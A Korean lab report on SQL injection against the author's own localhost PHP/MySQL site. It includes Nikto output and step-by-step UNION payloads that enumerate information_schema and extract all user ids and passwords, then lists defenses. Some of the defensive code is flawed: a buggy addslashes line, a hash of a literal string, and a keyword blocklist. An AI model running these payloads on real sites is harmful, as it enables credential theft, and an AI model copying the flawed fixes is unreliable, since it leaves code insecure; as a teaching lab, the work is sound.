Web Security

[SQL Injection 취약점의 분석 및 실험 보고서]

Icons made by "https://www.freepik.com"

SQL Injection 이란?

데이터베이스와 연동되어있는 응용 프로그램의 입력값을 조작함으로써
DBMS에서 의도되지 않는 결과를 반환하도록 하는 공격 기법이다.
OWASP에서 지정한 10대 취약점 안에 들 정도로 빈번도와 위험성을 가지고 있다.
사용자 입력 폼, URL 파라미터 값, HTTP 요청의 헤더 값 등의 위치에서 발생 할 수 있다.
DB 정보 조회,삽입,삭제, 사용자 및 관리자에 대한 인증 우회, 시스템 명령어를 통한 웹서버 조작 등
이 가능하므로 심각한 파급 효과를 자아낼 수 있다.

SQL Injection 가능 조건

1) 웹 어플리케이션이 데이터베이스와 연동
2) 외부 입력값이 DB 쿼리문으로 사용 가능

// 사실상 모든 웹 서비스가 공격대상이 될 수 있음

SQL Injection 종류 및 작동원리

Boolean based SQL

Where 조건문을 모두 참으로 만들고 이후 쿼리를 주석처리 하기위해 입력 FORM에 “OR 1=1 –” 삽입

Error based SQL Injection

고의적으로 에러를 발생시키는 임의의 입력값을 넣어, 출력되는 에러 메세지를 통해 필요한 정보를 찾음

Union based SQL Injection (단, 두 테이블의 컬럼 수와 데이터 수 동일해야함)

예를 들어 게시글 조회 등의 검색 폼에 board 테이블과 user 테이블을 병합시키는 명령어를 통해
게시글 조회 화면에서 사용자의 정보가 출력되도록 만듦

Blind SQL Injection

인젝션이 가능한 폼에서 글자 하나씩 비교해서 참이 될때까지 자동스크립트를 돌려 테이블명을 알아내는 방식

Time based SQL

예시로 원하는 데이터의 length가 일치하면 동작하게 하는 Sleep/Benchmark/wait 등의 함수를
이용하여 데이터베이스의 길이를 알아낼 수 있음

Stored Procedure SQL Injection


일련의 쿼리들을 마치 하나의 함수처럼 실행하기 위한 쿼리의 집합으로 만들어 사용한 공격

Mass SQL Injection


툴을 이용하여 한번의 공격으로 방대한 코드를 삽입하여 다량의 DB값을 변조시킴으로써 웹사이트에 치명적인 영향을 끼침

[실험환경] 간단한 웹 사이트 구축 (Localhost)


- XAMPP 설치 –〉 htdocs 내부를 workspace로 사용
- NetBeans IDE –〉 php 웹 페이지 제작 / Driver 연결
- [Mysql + (phpMyAdmin Tool)] 연동 – DB관리
- panel 이용 –〉 DB Server / Apache Web Server 작동




Server control



htdocs



PHP




Mysql-DB

2. Research Environment

[실험계획] '문제 풀이 사이트' 에서

문제를 검색할 수 있는 PRACTICES 카테고리의
검색창을 통해 사용자의 개인정보를 얻을 예정



[SQL INJECTION 과정]

1단계) 해당 게시판의 컬럼수 알아내기
2단계) 전체 테이블의 종류와 컬럼명 알아내기
3단계) BOARD 테이블과 USER 테이블을 UNION -> 사용자 정보 추출

※ NIKTO 를 사용한 웹 스캐닝 결과(기타 취약점)

```
---------------------------------------------------------------------------
+ Server: Apache/2.4.47 (Unix) OpenSSL/1.1.1k PHP/8.0.6 mod_perl/2.0.11 Perl/v5.32.1
+ Retrieved x-powered-by header: PHP/8.0.6
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion
 to the MIME type
+ Cookie PHPSESSID created without the httponly flag
+ Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. See http://www.wisec.it/se
ctou.php?id=4698ebdc59d15. The following alternatives for 'index' were found: HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT
_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html
.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_
NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.h
tml.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var
+ Web Server returns a valid response with junk HTTP methods, this may cause false positives.
+ OSVDB-877: HTTP TRACE method is active, suggesting the host is vulnerable to XST
+ OSVDB-3268: /img/: Directory indexing found.
+ OSVDB-3092: /img/: This might be interesting...
+ Server leaks inodes via ETags, header found with file /phpmyadmin/ChangeLog, fields: 0xa0a3 0x5bc0ed33b5bc0
+ OSVDB-3092: /phpmyadmin/ChangeLog: phpMyAdmin is for managing MySQL databases, and should be protected or limited to authorized hosts.
+ OSVDB-3268: /icons/: Directory indexing found.
+ OSVDB-6694: /.DS_Store: Apache on Mac OSX will serve the .DS_Store file, which contains sensitive information. Configure Apache to ign
ore this file or upgrade to a newer version.
+ OSVDB-3233: /icons/README: Apache default file found.
+ Uncommon header 'x-ob_mode' found, with contents: 1
+ Uncommon header 'x-permitted-cross-domain-policies' found, with contents: none
+ Uncommon header 'x-robots-tag' found, with contents: noindex, nofollow
+ Uncommon header 'referrer-policy' found, with contents: no-referrer
+ /phpmyadmin/: phpMyAdmin directory found
+ 8345 requests: 0 error(s) and 20 item(s) reported on remote host
+ End Time:           2021-05-31 01:17:17 (GMT9) (18 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```

※ 웹 스캐닝 결과 분석

1) XSS 공격 취약에 취약한 헤더
(Content-Security-Policy/X-Frame-Option/X-Content-Type-Option/
Strict-Trasport-Security/X-XSS-Protection/Cache-Control/Pragma)
등의 속성값을 설정함으로써 헤더 보안 가능
2) Httponly flag 속성이 설정 되어있지 않음
쿠키 접속을 막기 위한 방법을 사용 권장
3) XST공격에 취약한 TRACE METHOD가 ACTIVE되어있음
TraceEnable off 등의 옵션 권장
4) DB에 권한있는 사용자만 접근할 수 있도록 설정
해커가 관리자 권한을 획득할 위험이 있음
5) 헤더의 Etags를 통해 서버가 유출 될 수 있음
6) .DS_Store file과 같은 민감 정보가 담겨있을지 모르는 파일을 관리 권장

1단계: 해킹을 시도할 게시판의 총 컬럼 수 알아내기 ~% ' order by 1 -- %
검색 창을 통해 Like 문을 닫고 ' order by 1 -- (' order by 1 #) [!띄어쓰기 주의] 부터 하나씩 올리면서
정렬 명령 실행 -〉 ' order by 8 – 이 되는 순간 어떤 검색 결과도 나오지 않는 것을 확인할 수 있다.


결과1: (Practices) 게시판의 총 컬럼수는 7개이다.

B.no	title	score	level
002	SQL [basic2]	40	1
003	SQL [basic3]	100	2
001	SQL [basic1]	10	0
004	최댓값 구하기	400	4
005	하노이의 탑	1000	5
006	순위 정렬하기	2400	5
007	사칙 연산	2600	6

2단계: db 스키마를 이용하여 존재하는 테이블명과 컬럼명을 검색

2-1) a' union select '1','2','3','4','5',table_name,'7' from information_schema.tables # (!! #다음 띄어쓰기 주의)
2-2) a' union select '1','2','3','4','5',column_name,'7' from information_schema.columns where table_name = 'user' #

결과2: 기본 db_information_schema를 통해 모든 table의 종류와 해당하는 table의 컬럼명을 알수 있음 (' 안되면 "" 으로 시도?)




1	2	pma__relation
1	2	pma__savedsearches
1	2	pma__table_coords
1	2	pma__table_info
1	2	pma__table_uiprefs
1	2	pma__tracking
1	2	pma__userconfig
1	2	pma__usergroups
1	2	pma__users
1	2	board
1	2	user
1	2	column_stats
1	2	columns_priv
1	2	db
1	2	event
1	2	func
1	2	general_log
1	2	gtid_slave_pos
1	2	help_category
1	2	help_keyword

Search title search

B.no	title	score	level
1	2	mem_no	5
1	2	id	5
1	2	pwd	5
1	2	email	5
1	2	name	5
1	2	photo	5
1	2	aboutMe	5
1	2	score	5
1	2	Host	5
1	2	User	5
1	2	Password	5
1	2	Select_priv	5
1	2	Insert_priv	5
1	2	Update_priv	5
1	2	Delete_priv	5


user 테이블의
member_no
id / pwd
name / email
photo /
aboutMe
score.. 과 같은
내부 컬럼 도출

3단계: SELECT * FROM board where b_title like '% ' or 1=1 UNION all SELECT id,pwd,email,name,",'," from user # %'



해킹을 시도하는 게시판과 User 테이블의 컬럼수를 맞추고, 얻고 싶은 정보의 컬럼명을 SQL문에 작성

결과3: 모든 user의 아이디와 비밀번호를 도출해냄



특정 user의 id/pwd로 로그인 테스트 완료

#이미지 출처:Shutterstock.com

실험과 같은 SQL Injection을 방어하기 위한 방법

1) 입력값 검증

사용자가 입력한 값이 개발자가 의도한 유효값인지 검증한다.

*/, *, –, ‘, “, ?, #, (,), ;, @, =, *, +, union, select, drop, update, from,where, join, substr, user_tables,*

user_table_columns, information_schema, sysobject, table_schema, declare, dual, …~ 같은 sql 입력어인지 확인

* 내장 함수를 이용할 수도 있음 (addslash) – INPUT 문자마다 /가 추가되어 입력됨 / mysql_real_escape_string 도 사용 가능

```
//            $menu = $_POST['menu'];
//
//            $search = $_POST['search'];

            //-->

            $menu = addslashes($_POST['menu']);
            $menu = addslashes($_POST['search']);
```

```
  $id = $_POST['id'];
  $UserInput = preg_replace("/[\r\n\s\t\'\;\"\=\-\-\#\/*]+/","", $id);
if(preg_match('/(union|select|from|where)/i', $id)) {
    echo 'No SQL-Injection';
}
```

2) SQL문에 직접 삽입하지 않고 Prepared Statement 방식 사용 (또는 Stored Procedure 방식 사용)

```
$stmt = $dbconn->prepare("select * from board where b_title like CONCAT('%',?,'%' )");

$stmt->bind_param('s', $search);//문자열 한개이므로 s / 여러 파라미터 (정수,문자열)이면 is
$stmt->execute();
```

4. Analyzing the results

3) 단방향_암호화(Hash 함수) 비밀번호 등을 필터링하여 DB 저장

login.php / register.php 에 모두 적용

```
$hash = md5($pwd);
$hash = base64_encode(hash('sha256', 'pwd', true));
```

*mysql 내부를 보면 위의 단순한 형식과 다르게, 비밀번호가 암호화 되어 있는 부분을 확인할 수 있음

224047	방금가입함	13	방금가입	방금가입함		0
234317	sdf	sdf``	sdf	sdf		0
234725	3	3	3	3		0
234904	새로가입함	tofhrkdlq	tofhrkdlqgka	newUser		0
195707	sdf	d9729feb74992cc3482b350163a1a010	sdf	sdf		0
200221	wfwf	oRWenfNnDVSdBFJFMmKfVHfOt97sm0XkfowAlQbsssg=	wfwf	wfwf	wfwf	0

하지만 다양한 단방향 암호 알고리즘도 무작위 대입 공격 등을 통해 원래 비밀번호를 알 수 있기 때문에,

완전한 보안을 위해서


1. 여러가지 함수를 몇 중으로 사용해, 어떤 모듈로 해쉬 되었는지 감추기
2. 외부 노출이 안되는 서버만의 고유 토큰 키를 만들기 (추가 인증)
   단, 키값은 DB 저장이 아닌 파일로 접근해야 하고, 접속시마다 다르게 부여
3. 클라이언트와 주고받는 비밀번호도 다른 유일 키값을 부여해서 주고 받음

+) 추가적으로 필터링 해줄 수 있는 → 웹 방화벽 서비스 사용

+) 에러메시지 노출 차단

*보안 권장 방법 -http://www.phpschool.com 참조

#. Final results



보안 설정 이후 결과)

위의 몇가지 설정만으로도 실험에서 진행하였던
SQL INJECTION이 실패하는 것을 확인 할 수 있었음

*최신 버전 기준으로 지원하는 보안 api함수들을 참고
실험에서 진행한 언어는 php이므로, 다음을 참조함
https://www.php.net/docs.php

Thank you 

[SQL Injection 취약점의 분석 및 실험 보고 완료]

읽어주셔서 감사합니다